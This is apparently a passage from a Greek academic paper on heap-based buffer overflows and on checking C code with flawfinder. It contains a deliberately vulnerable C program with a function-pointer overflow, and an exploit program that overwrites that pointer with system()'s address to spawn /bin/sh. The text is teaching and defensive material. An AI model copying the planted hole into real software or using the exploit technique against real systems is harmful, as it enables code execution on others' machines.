Το Heap Based Buffer Overflow δεν έχει σημαντικές διαφορές στην φιλοσοφία του με το Stack Based Buffer Overflow. Ο λόγος όμως που δεν δόθηκε ιδιαίτερο βάρος στην εργασία αυτή από την αρχή είναι γιατί αφενός είναι πολύ πιο εξειδικευμένο, αφετέρου είναι αρκετά ποιο δύσκολο να βρεθεί μια τέτοιου είδους αδυναμία. Λόγο της δυσκολίας αυτής πολύ λίγοι ασχολούνται με αυτές τις περιπτώσεις. Οι λόγοι λοιπόν που τα Heap Buffer Overflow Exploits είναι λιγότερο διαδεδομένα είναι οι εξής :

- Το Heap Based BOE είναι πολύ δυσκολότερο να επιτευχθεί σε σχέση με το Stack Based BOE.

- Βασίζονται σε ειδικές περιπτώσεις λειτουργίας τις ίδιας της εφαρμογής και όχι σε μια μόνο γενική λειτουργία όπως αυτή της διαδικασία κλήσης μίας συνάρτησης (Push EIP).

- Πρέπει να είναι γνωστές ακριβώς οι συνθήκες που θα επικρατούν την μνήμη την στιγμή που θα γίνει το BOE.

Η επικινδυνότητα αυτών των επιθέσεων δεν οφείλεται μόνο στο γεγονός ότι ελάχιστοι ασχολούνται με αυτές (συνεπώς πολλή λιγότεροι ασχολούνται με το πώς θα τις αποτρέψουν) αλλά πολύ περισσότερο γιατί οι τεχνικές Heap Based BOE χρησιμοποιούνται για να παρακάμψουν (bypass) πολλές από τις μεθόδους προστασίας του συστήματος από τα Stack Based BOE.

3.2.1. Η γενική ιδέα του Heap Based B.O.E

Η γενική ιδέα του Stack Based BOE είναι να αλλάξει την ροή του προγράμματος ώστε να μπορέσει το σύστημα να εκτελέσει αυθαίρετο κώδικα (arbitrary code). Η λογική του Heap Based BOE είναι ίδια αλλά με κάποιες διαφορές που το κάνουν αρκετά πιο δύσκολο να υλοποιηθεί.

3.2.2. Η βασική δυσκολία

Η βασική δυσκολία, όμως, είναι ότι στην Heap που στην πράξη είναι η συνέχεια του χώρου των Data και BSS είναι ότι δεν αποθηκεύονται συχνά πληροφορίες που αφορούν την ροή του προγράμματος. Επίσης όταν υπάρχουν πληροφορίες που αφορούν την φυσική ροή του

προγράμματος αυτές δεν συνορεύουν πάντα με Buffers που πάσχουν από την αδυναμία υπερχείλισης.

Αυτό αποτελεί μία επιπλέον δυσκολία στις υπάρχουσες που έχουν να αντιμετωπισθούν από ένα Stack Based BOE. Συνεπώς και στα Heap Bases BOE συνεχίζει να υπάρχει η δυσκολία του εντοπισμού την κατάλληλης διεύθυνσης όπου θα βρεθεί ο ShellCode ώστε η ροή του προγράμματος να οδηγηθεί προς αυτόν και να εκτελεστεί. Η σκοπιμότητα αυτής της διεύθυνσης που θα παραχθεί από το Exploit είναι να αλλάξει τη φυσική ροή του προγράμματος.

3.2.3. Οι βασικές γνώσεις για τα Heap Based Exploits


Συνήθως στα Heap Based BOE αντί να γίνεται προσπάθεια αντικατάστασης μία RA γίνεται προσπάθεια αντικατάστασης ενός Pointer είτε προς δεδομένα είναι προς μία συνάρτηση. Η τελευταία περίπτωση είναι και αυτή που μοιάζει περισσότερο με τις περιπτώσεις των Stack Based BOE. Σε αυτές όμως τις περιπτώσεις έχει κρίσιμη σημασία το που βρίσκεται ο Pointer σε σχέση με το Buffer γιατί εδώ οι συνθήκες είναι αρκετά πιο περίπλοκες. Η πλοκή αυτή φαίνεται από το παρακάτω παράδειγμα.

```
static char buf[BUFSIZE];
static char *ptr_to_something;
```

Κώδικας 11: Κατάσταση buffers

Στο παράδειγμα αυτό τα πράγματα είναι σύνθετα γιατί δεν μπορούμε να γνωρίζουμε ακριβώς της συνθήκες που θα επικρατούν στην ευρύτερη περιοχή των δεδομένων. Έτσι μπορεί ο buf Pointer αλλά και ο Pointer ptr_to_something να βρίσκονται είτε στην περιοχή BSS είτε στην περιοχή DATA είτε στο σωρό Heap. Όμως, μπορεί να είναι και μοιρασμένα σε αυτές τις περιοχές για παράδειγμα ο buf μπορεί να είναι στο BSS ενώ ο ptr_to_something στην Data Section. Το που βρίσκονται το ένα σε σχέση με το άλλο έχει πολύ μεγαλύτερη σημασία γιατί ο

σωρός επεκτείνεται προς τα επάνω σε αντίθεση με την στοίβα. Η διαφορά φαίνεται από το παρακάτω σχήμα.



Εικόνα 25: Η διαφορά του stack και του heap σχηματικά

Στο σχήμα αυτό όπως φαίνεται ο σωρός επεκτείνεται προς τα επάνω και όχι προς τα κάτω όπως η στοίβα. Συνεπώς όταν μέσα σε ένα Buffer τοποθετηθεί ένα μεγάλο String τότε αυτό γράφεται σε περιοχή μνήμης του σωρού που είναι αρχικά αχρησιμοποίητη.

3.2.4. Συμπέρασμα

Όταν ένα String γράφεται στην μνήμη τότε αυτό τοποθετείται από κάτω προς τα επάνω όπως και στην στοίβα. Αυτό όμως θα έχει σαν συνέπεια να συνεχίσει να γράφεται σε περιοχή μνήμης που είναι ελεύθερος χώρος όπως είναι τα αχρησιμοποίητα κομμάτια του σωρού. Το χαρακτηριστικό αυτό όμως έχει σαν συνέπεια το αποτέλεσμα της υπερχείλισης να μην είναι


ίδιο με αυτό της στοίβας δηλαδή να μην γράφεται σε περιοχές που χρησιμοποιούνται για την ροή του προγράμματος άρα να μην μπορεί να γίνει BOE.

Για αυτό οι σχετικές θέσεις των Buffer και τον Pointer στον σωρό έχουν κρίσιμη σημασία για ένα Heap Based BOE.

3.2.5. Περιπτώσεις επιτυχίας Heap Based Exploits

Για να μπορέσει να πετύχει το BOE εκμεταλλευόμενο αδύναμα Buffer που βρίσκονται μέσα σε δεδομένα του σωρού χρειάζεται τα δεδομένα να βρίσκονται σε συγκεκριμένες σχετικές θέσεις μεταξύ τους. Συγκεκριμένα πρέπει ο POINTER που θα αλλαχθεί να βρίσκεται στον σωρό πάνω από το Buffer προς εκμετάλλευση. Κατά συνέπεια η διακήρυξη των μεταβλητών πρέπει να είναι ακριβώς με την σειρά που φαίνεται στο παρακάτω παράδειγμα.

Μερικές συνηθισμένες περιπτώσεις που το Heap BOE θα πετύχει φαίνονται στο παρακάτω σχήμα.



Εικόνα 26:Heap Buffer Overflow Exploit

Στο σχήμα αυτό παρουσιάζονται οι δύο περιπτώσεις του Heap Overflow που συνήθως εκμεταλλεύονται. Και στις δύο αυτές περιπτώσεις η σειρά που δηλώθηκαν είναι πρώτα το Buffer και στην συνεχεία ο POINTER. Ακόμα, και στις δύο περιπτώσεις αντικαθιστάται η διεύθυνση μνήμης που δείχνει ο POINTER είτε αυτή είναι η διεύθυνση που αρχίζει μια συνάρτηση είτε είναι η διεύθυνση ενός String.

Οι περιπτώσεις που αλλάζεται ένα string είναι αυτές που συνήθως η αλλαγή του string αυτού θα δώσει πρόσβαση στο υπολογιστικό σύστημα ή σε υπηρεσίες του συστήματος που αλλιώς θα χρειαζόταν διαδικασία αυθεντικοποίησης. Για παράδειγμα η αλλαγή του root/Administrator Password θα ήταν μια καλή επιλογή για τον Blackhat. Οι περιπτώσεις αυτές είναι πολύ πιο σπάνιες αλλά ιδιαίτερα επικίνδυνες. Οι πιο συνηθισμένες περιπτώσεις του Heap Based Buffer Overflow Exploit είναι αυτές κατά τις οποίες αλλάζεται η διεύθυνση μνήμης της συνάρτησης που δείχνει ο Pointer αντικαθιστώντας την με αυτή του της αρχή του ShelCode. Με αυτό τον τρόπο όταν χρειαστεί τελικά να κληθεί η συνάρτηση αυτή μέσω του Pointer της τότε θα εκτελεστεί ο Shellcode.

Heap Based Exploits που αλλάζουν ένα Pointer προς συνάρτηση με σκοπό να εκτελεστεί αυθαίρετος (arbitrary) κώδικας.

Στο παραπάνω σχήμα φαίνεται πώς πρέπει να είναι τοποθετημένοι οι Pointers ώστε να αντικατασταθεί η διεύθυνση μνήμης που δείχνει pointer και βρίσκεται η goodFunc() με αυτή που βρίσκεται η badFunc(). Για να γίνει πιο σαφές τι συμβαίνει όταν αντικαθίσταται η διεύθυνση που δείχνει ο Pointer προς μία συνάρτηση με μία άλλη διεύθυνση προς μία άλλη συνάρτηση θα γίνει μια πολύ σύντομη επεξήγηση του μηχανισμού Pointer προς συνάρτηση.

3.2.6. Η χρησιμότητα του Pointer προς συνάρτηση

Σε πολλές περιπτώσεις είναι αναγκαίο να εκτελεστεί μία σειρά από συναρτήσεις πάνω σε δεδομένα ώστε να εξαχθεί η απαραίτητη πληροφορία από αυτά. Αν οι συναρτήσεις αυτές είναι

γνωστές από την αρχή τότε τα πράγματα είναι απλά γιατί αυτές θα κληθούν μία προς μία, μέσα από τον κώδικα του προγράμματος μέχρι να τελειώσει η επεξεργασία τον δεδομένων. Σε πολλές περιπτώσεις όμως δεν μπορεί να είναι γνωστό ποιες είναι αυτές οι συναρτήσεις.

Τις περιπτώσεις αυτές τις συναντάμε για παράδειγμα όταν προσθέτουμε ένα Plug-in σε μία εφαρμογή. Επειδή δεν μπορεί από πριν να γνωρίζει το πρόγραμμα πώς θα ονομάζονται αυτές οι συναρτήσεις το πρόγραμμα σχεδιάζεται ώστε να καλεί στην συναρτήσεις αυτές μέσα από pointers προς συνάρτηση. Το μόνο που χρειάζεται σε αυτή την περίπτωση είναι ο Loader να βάλει την κάθε μία από της συναρτήσεις του plug-in στις περιοχές μνήμης που αναμένεται να τις βρει το πρόγραμμα κατά την διάρκεια της εκτέλεσης της εφαρμογής με την βοήθεια του Pointer προς συνάρτηση.

Στο παραπάνω παράδειγμα αν στραφεί ο Pointer να δείχνει σε μία περιοχή μνήμης που βρίσκεται ο αυθαίρετος κώδικας και όχι ο κώδικας της συνάρτησης που φορτώθηκε από τον loader, τότε την στιγμή της κλήσης της συνάρτησης μέσω του Pointer θα εκτελεστεί ο αυθαίρετος κώδικας (συνήθως ο shellCode).

3.2.7. Παράδειγμα BOE που στρέφει έναν Pointer προς συνάρτηση προς τον ShellCode

Σε αυτή την παράγραφο θα παρουσιαστεί πως μπορεί να εκτελεστεί ένα BOE που θα αντικαταστήσει την διεύθυνση που δείχνει ο Pointer προς συνάρτηση του προγράμματος με την διεύθυνση που θα βρίσκεται ο Shellcode.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <dlfcn.h>
#define ERROR -1
#define BUFSIZE 16
/* This is what funcptr should/would point to if we didn't overflow it */
int goodfunc(const char *str){
printf("\nHi, I'm a good function. I was called through funcptr.\n");
printf("I was passed: %s\n", str);
return 0;
}
int main(int argc, char **argv){
static char buf[BUFSIZE]; // It must be static to allocate to heap
static int (*funcptr)(const char *str); /*Always it must declared second in order to be Exploitable for a BOE */
if (argc <= 2) {
fprintf(stderr, "Usage: %s <buffer> <goodfunc's arg>\n",
argv[0]);
exit(ERROR);
}
printf("system()'s address = %p\n", &system);
funcptr = (int (*)(const char *str))goodfunc;// Assignment of the start of the Function to the pointer
printf("before overflow: funcptr points to %p\n", funcptr);
memset(buf, 0, sizeof(buf));
strncpy(buf, argv[1], strlen(argv[1]));
printf("after overflow: funcptr points to %p\n", funcptr);
(void)(*funcptr)(argv[2]); //Use of the Function thought pointer
return 0;
}
```

Κώδικας 12: Παράδειγμα με χρήση strncopy

Στο παραπάνω παράδειγμα δηλώνονται αρχικά δύο μεταβλητές η μία είναι ένας πίνακας χαρακτήρων και η δεύτερη είναι ένας Pointer προς μία συνάρτηση. Η σειρά που δηλώνονται όπως τονίσθηκε πολλές φορές έχει τεράστια σημασία για να μπορέσει να πετύχει το B.O.E για αυτό σκόπιμα έχουν δηλωθεί με την σειρά που φαίνεται στο παράδειγμα. Στην συνέχεια το πρόγραμμα ελέγχει αν δέχτηκε παραμέτρους από το κέλυφος και συνεχίζει να εκτελείται. Το επόμενο βήμα είναι να βάλει την διεύθυνση μνήμης που ξεκινά η Function σε ένα Pointer προς συνάρτηση. Ακόμα γεμίζει το Buffer με την βοήθεια της strncpy() χρησιμοποιώντας σαν πηγή την παράμετρο που παίρνει από το κέλυφος. Τέλος εκτελεί την goodFunction() με την βοήθεια του pointer προς συνάρτηση.

Παρατηρούμε εδώ, ότι συναινεί το εξής τραγικό. Ενώ χρησιμοποιείται ο strncpy αντί τις strcpy δεν ελέγχεται το μέγεθος του προορισμού που θα μπουν τα δεδομένα αλλά το μέγεθος της πηγής. Αυτή η λάθος χρήση της strncpy όχι μόνο δημιουργεί μία Buffer Overflow αδυναμία αλλά δίνει την ψευδαίσθηση ότι το πρόγραμμα λαμβάνει μέτρα εναντίον τέτοιου είδους επιθέσεων.

Λόγω αυτής της αδυναμίας προκύπτει αν το String που θα δοθεί σαν παράμετρος στο πρόγραμμα είναι αρκετά μεγάλο τότε αυτό θα αντικαταστήσει την διεύθυνση μνήμης του POINTER προς την συνάρτηση. Κατά τα γνωστά αν το String είναι σχεδιασμένο έτσι ώστε να αντικαταστήσει τον POINTER τότε μπορεί να στρέψει την ροή του προγράμματος να εκτελέσει κομμάτι κώδικα διαφορετικό που θα εκτελούσε η ροή του προγράμματος. Το παραπάνω πρόγραμμα μπορεί με αρκετά εύκολο τρόπο να χρησιμοποιηθεί σαν το θύμα που θα εκτελέσει τον αυθαίρετο κώδικα ενός BOE που παράγεται από ένα πρόγραμμα όπως αυτό του παρακάτω παραδείγματος.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#define BUFSIZE 16 /* the estimated diff between funcptr/buf in vulprog */
#define VULPROG "./vulprog2" /* vulnerable program location */
#define CMD "/bin/sh" /* command to execute if successful */
#define ERROR –1
int main(int argc, char **argv) {
register int i;
u_long sysaddr;
static char buf[BUFSIZE + sizeof(u_long) + 1] = {0};
if (argc <= 1) {
fprintf(stderr, "Usage: %s <offset>\n", argv[0]);
fprintf(stderr, "[offset = estimated system() offset in vulprog\n\n");
exit(ERROR);
}
sysaddr = (u_long)&system - atoi(argv[1]);
printf("Trying system() at 0x%lx\n", sysaddr);
memset(buf, 'A', BUFSIZE);
/* reverse byte order (on a little endian system) */
for (i = 0; i < sizeof(sysaddr); i++)
buf[BUFSIZE + i] = ((u_long)sysaddr >> (i * 8)) & 255;
execl(VULPROG, VULPROG, buf, CMD, NULL);
return 0;
}
```

Κώδικας 13: Παράδειγμα με χρήση execl

Στο πρόγραμμα αυτό η διεύθυνση υπολογίζεται σε σχέση με την διεύθυνση μνήμης που βρίσκεται η συνάρτηση system() και όχι σε σχέση με την Βάση της στοίβας. Στην περίπτωση αυτή αν τελικά βρεθεί η σωστή διεύθυνση τότε αντί να εκτελεστεί η goodFunction() θα εκτελεστεί ο κώδικας ShellCode που δίνεται σαν παράμετρος στο πρόγραμμα του παραδείγματος. Επειδή όμως ο υπολογισμός της διεύθυνσης RET όπως και στο Stack Based Buffer Overflow είναι ιδιαίτερα δύσκολος θα χρειαστεί είτε να προστεθούν μερικά NOP ή γενικότερα ένα Sledge είτε να υπολογιστεί με πολλές δόκιμες η διεύθυνση αυτή.

3.2.8. Σημαντική Παρατήρηση

Ο λόγος που χρησιμοποιήθηκε η διεύθυνση μνήμης της system σαν σημείο αναφοράς για να βρεθεί η απόσταση(Offset) από τον shellCode και όχι η Βάση της στοίβας ή του Data region είναι για τον εξής λόγο. Η system όπως και πολλές άλλες συναρτήσεις είναι μία από τις κοινόχρηστες βιβλιοθήκες του συστήματος. Οι βιβλιοθήκες αυτές βρίσκονται στην περιοχή μνήμης ανάμεσα στο χώρο που υπάρχει στο σύστημα για την στοίβα και σε αυτόν που υπάρχει για τον σωρό όπως φαίνεται στο Σχήμα 1.1 του πρώτου κεφαλαίου. Οι βιβλιοθήκες αυτές όταν φορτώνονται χρησιμοποιούν την ίδια δομή όπως και ένα συνηθισμένο πρόγραμμα. Αυτό σημαίνει ότι δεσμεύουν τον χώρο για τα δεδομένα τους, τον χώρο για τον κώδικα και το χώρο για την στοίβα. Ο χώρος, όμως, που δεσμεύουν για τον κώδικα είναι αμέσως από κάτω (ή από πάνω αναλόγως πώς το βλέπει κανείς) από τον σωρό άρα και η διεύθυνση μνήμης που ξεκινά ο κώδικας της System είναι πολύ πιο κοντά στην περιοχή μνήμης που θα βρεθεί ο ShellCode μέσα στον σωρό.

4. Εργαλεία ελέγχου λαθών

Σκοπός αυτής της ενότητας είναι να αναλύσουμε κάποια εργαλεία που βοηθάνε τον εκάστοτε προγραμματιστή της C να διορθώσει πιθανές ευπάθειες που μπορούν να προξενήσουν προβλήματα ασφαλείας στις εφαρμογές του. Επιλέξαμε δυο από τα πιο γνωστά εργαλεία που καλύπτουν τις ανάγκες μας:

- το flawfinder και
- το splint.

4.1.Flawfinder

Το flawfinder κάνει έλεγχο στον κώδικα προγραμμάτων γραμμένα σε C για πιθανές ευπάθειες σε θέματα ασφάλειας και λάθη στη συγγραφή του κώδικα. Πραγματοποιεί μια σειρά πιθανών «επιθέσεων», ταξινομημένα σύμφωνα με τον κίνδυνο που διατρέχουν με κλίμακα 0-5. Το επίπεδο κινδύνου εξαρτάται όχι μόνο από τη συνάρτηση που χρησιμοποιείται στον κώδικα αλλά και από τις τιμές των παραμέτρων της συνάρτησης. Το flawfinder «γνωρίζει» τη λειτουργία των συναρτήσεων και θα ελέγξει το πρόγραμμα για πιθανούς «κακούς» τρόπους χρήσης των συναρτήσεων. Βέβαια δεν είναι όλα τα αποτελέσματα που θα δούμε, ευπάθειες, ούτε όλες οι ευπάθειες θα βρεθούν από το εργαλείο. Παρόλα αυτά το flawfinder είναι ένα πολύ χρήσιμο βοηθητικό εργαλείο.

Το flawfinder παρέχεται για λειτουργικά τύπου Unix. Έτσι, χωρίς να εμπλακούμε σε λεπτομέρειες εγκατάστασης αφού ποικίλουν ανάλογα τη διανομή που χρησιμοποιεί ο καθένας, κατεβάζουμε και εγκαθιστούμε το αντίστοιχο πακέτο για τη διανομή μας.

Επίσης, το flawfinder θα μπορούσε να χρησιμοποιηθεί και μέσω του CygWin, του γνωστού Unix-emulation συστήματος για Windows. Παρόλα αυτά, σύμφωνα με τους developers του flawfinder, ίσως δε θα έπρεπε να εμπιστευτούμε κάτι τέτοιο. Αυτό λόγω προβλημάτων των Windows με διάφορα δεσμευμένα ονόματα που θα έκαναν πολλές φορές τον έλεγχο αδύνατο (το flawfinder θα «κρέμαγε» κτλ.).

Για να καταλάβουμε τι αποτελέσματα περιμένουμε πρέπει να καταλάβουμε πως λειτουργεί το flawfinder. Με απλά λόγια ψάχνει στη βάση δεδομένων του για συγκεκριμένα patterns που

είναι γνωστά προγραμματιστικά λάθη. Απλά κάνει, δηλαδή, matching του κώδικα με το περιεχόμενο που έχει στη βάση. Έτσι, αυτό έχει διάφορα μειονεκτήματα και πλεονεκτήματα:

- Η λειτουργία του είναι τόσο απλή που μπορεί να μπερδευτεί με συναρτήσεις που έχει ορίσει ο χρήστης και τυχαίνει να ταιριάζουν τα ονόματα τους με πιθανά σφάλματα και έτσι να εμφανίσει λάθος κίνδυνο. Δηλαδή υπάρχουν περιπτώσεις που οι ευπάθειες να είναι «πλαστές» και μπορεί να μην υπάρχει πραγματικά πρόβλημα. Βέβαια μπορεί να σημαίνει ότι ο χρήστης κάνει overwrite κάποιες υπάρχουσες συναρτήσεις οπότε τα προβλήματα της αρχικής πιθανόν να έχουν κληρονομηθεί και στην νέα. Μπορεί όμως και να μην ισχύει κάτι τέτοιο…

- Λόγω του παραπάνω δεν πρέπει να περιμένουμε από το flawfinder να βρει malicious κώδικα ή Trojan horses μέσα στον κώδικα μας αλλά απλά προκαταγεγραμμένα λάθη.

- Λόγω αυτής της απλότητας όμως το flawfinder δεν έχει πρόβλημα με preprocessor συναρτήσεις όπως άλλα, πιο σύνθετα εργαλεία ελέγχου (splint).

Η έκδοση του προγράμματος που χρησιμοποιήσαμε είναι η 1.27 και εγκαταστάθηκε σε Linux διανομή, καθώς, όπως αναφέραμε, το flawfinder παρέχεται μόνο σε Unix εκδόσεις.

Για να δείξουμε το flawfinder σε λειτουργία θα χρησιμοποιήσουμε τους κώδικες σε C που αναλύσαμε και παραπάνω.

Ο πρώτος κώδικας λοιπόν είναι ο παρακάτω:

```
#include <string.h>
void function()
{
    char buffer [5];
    printf ("- %p -\n", &buffer);
    gets (buffer);
}
int main (int argc, char **argv)
{
    function();
    return 0;
}
```

Κώδικας 14: Παράδειγμα 1 σε flawfinder

Το flawfinder έχει μια ποικιλία παραμέτρων που θα μπορούσαμε να χρησιμοποιήσουμε κυρίως για μορφοποίηση των αποτελεσμάτων και όχι τόσα πολλά για τον έλεγχο. Βέβαια εφόσον εμείς θέλουμε να ελέγξουμε μόνο για buffer overflow προβλήματα καλυπτόμαστε από τις επιλογές του.

Χρησιμοποιώντας την παράμετρο –context ώστε να εμφανίζεται κάτω από την ευπάθεια και η ακριβής γραμμής του κώδικα ελέγχουμε λοιπόν τον παραπάνω κώδικα και έχουμε τα εξής αποτελέσματα:

```
andreas@linux-75vo:~/Desktop> flawfinder --context test1.c
Flawfinder version 1.27, (C) 2001-2004 David A. Wheeler.
Number of dangerous functions in C/C++ ruleset: 160
Examining test1.c
test1.c:6:  [5] (buffer) gets:
  Does not check for buffer overflows. Use fgets() instead.
        gets (buffer);
test1.c:4:  [2] (buffer) char:
  Statically-sized arrays can be overflowed. Perform bounds checking,
  use functions that limit length, or ensure that the size is larger than
  the maximum possible length.
     char buffer [5];

Hits = 2
Lines analyzed = 11 in 0.52 seconds (621 lines/second)
Physical Source Lines of Code (SLOC) = 11
Hits@level = [0]   0 [1]   0 [2]   1 [3]   0 [4]   0 [5]   1
Hits@level+ = [0+]   2 [1+]   2 [2+]   2 [3+]   1 [4+]   1 [5+]   1
Hits/KSLOC@level+ = [0+] 181.818 [1+] 181.818 [2+] 181.818 [3+] 90.9091 [4+] 90.9091 [5+] 90.9091
Minimum risk level = 1
Not every hit is necessarily a security vulnerability.
There may be other security vulnerabilities; review your code!
andreas@linux-75vo:~/Desktop> flawfinder --html --context test1.c >results1.html
andreas@linux-75vo:~/Desktop>
```

Εικόνα 27: Αποτελέσματα flawfinder ελέγχοντας το πρώτο παράδειγμα σε stack

Επίσης, χρησιμοποιώντας και την παράμετρο –html και κάνοντας pipe τα αποτελέσματα σε ένα αρχείο html έχουμε και τα αποτελέσματα μας λίγο καλύτερα μορφοποιημένα και αποθηκευμένα σε κάποιο αρχείο:

Flawfinder Results

Here are the security scan results from Flawfinder version 1.27, (C) 2001-2004 David A. Wheeler. Number of dangerous functions in C/C++ ruleset: 160

Examining test1.c

- test1.c:6: **[5]** (buffer) *gets: Does not check for buffer overflows. Use fgets() instead.*

```
gets (buffer);
```

- test1.c:4: **[2]** (buffer) *char: Statically-sized arrays can be overflowed. Perform bounds checking, use functions that limit length, or ensure that the size is larger than the maximum possible length.*

```
char buffer [5];
```

Hits = 2
Lines analyzed = 11 in 0.51 seconds (864 lines/second)
Physical Source Lines of Code (SLOC) = 11
Hits@level = [0] 0 [1] 0 [2] 1 [3] 0 [4] 0 [5] 1
Hits@level+ = [0+] 2 [1+] 2 [2+] 2 [3+] 1 [4+] 1 [5+] 1
Hits/KSLOC@level+ = [0+] 181.818 [1+] 181.818 [2+] 181.818 [3+] 90.9091 [4+] 90.9091 [5+] 90.9091
Minimum risk level = 1
Not every hit is necessarily a security vulnerability.
There may be other security vulnerabilities; review your code!

Εικόνα 28: Αποτελέσματα flawfinder ελέγχοντας το πρώτο παράδειγμα

Βλέπουμε λοιπόν ότι ακόμα και σε ένα τόσο απλό κώδικα 11 γραμμών βρέθηκαν πιθανές ευπάθειες. Μάλιστα το εργαλείο μας δίνει και τρόπους επίλυσης των προβλημάτων για να μας διευκολύνει στην βελτίωση του κώδικά μας, σίγουρα πολύ χρήσιμο χαρακτηριστικό αν έχεις να διορθώσεις μερικές χιλιάδες γραμμές κώδικα.

Εξηγώντας λίγο τα λάθη, βλέπουμε ότι το πρώτο μας λάθος ήταν η λάθος επιλογή συνάρτησης. Η συνάρτηση gets() δεν κάνει έλεγχο για buffer overflow ενώ αν χρησιμοποιήσουμε τη συνάρτηση fgets δε θα έχουμε τέτοιο πρόβλημα. Πραγματικά:

```
#include <stdio.h>
#include <string.h>
#define BUFSIZE 5
void function()
{
    char buffer[BUFSIZE];
    printf("- %p -\n", &buffer);
    fgets(buffer, BUFSIZE, stdin);
}
int main (int argc, char **argv)
{
    function();
    return 0;
}
```

Κώδικας 15: Παράδειγμα 1 διορθωμένο σε flawfinder

Τα αποτελέσματα:

```
andreas@linux-75vo:~/Desktop> flawfinder --context test1_new.c
Flawfinder version 1.27, (C) 2001-2004 David A. Wheeler.
Number of dangerous functions in C/C++ ruleset: 160
Examining test1_new.c
test1_new.c:4:  [2] (buffer) char:
  Statically-sized arrays can be overflowed. Perform bounds checking,
  use functions that limit length, or ensure that the size is larger than
  the maximum possible length.
     char buffer [5];

Hits = 1
Lines analyzed = 11 in 0.51 seconds (837 lines/second)
Physical Source Lines of Code (SLOC) = 11
Hits@level = [0]   0 [1]   0 [2]   1 [3]   0 [4]   0 [5]   0
Hits@level+ = [0+]   1 [1+]   1 [2+]   1 [3+]   0 [4+]   0 [5+]   0
Hits/KSLOC@level+ = [0+] 90.9091 [1+] 90.9091 [2+] 90.9091 [3+]   0 [4+]   0 [5+]   0
Minimum risk level = 1
Not every hit is necessarily a security vulnerability.
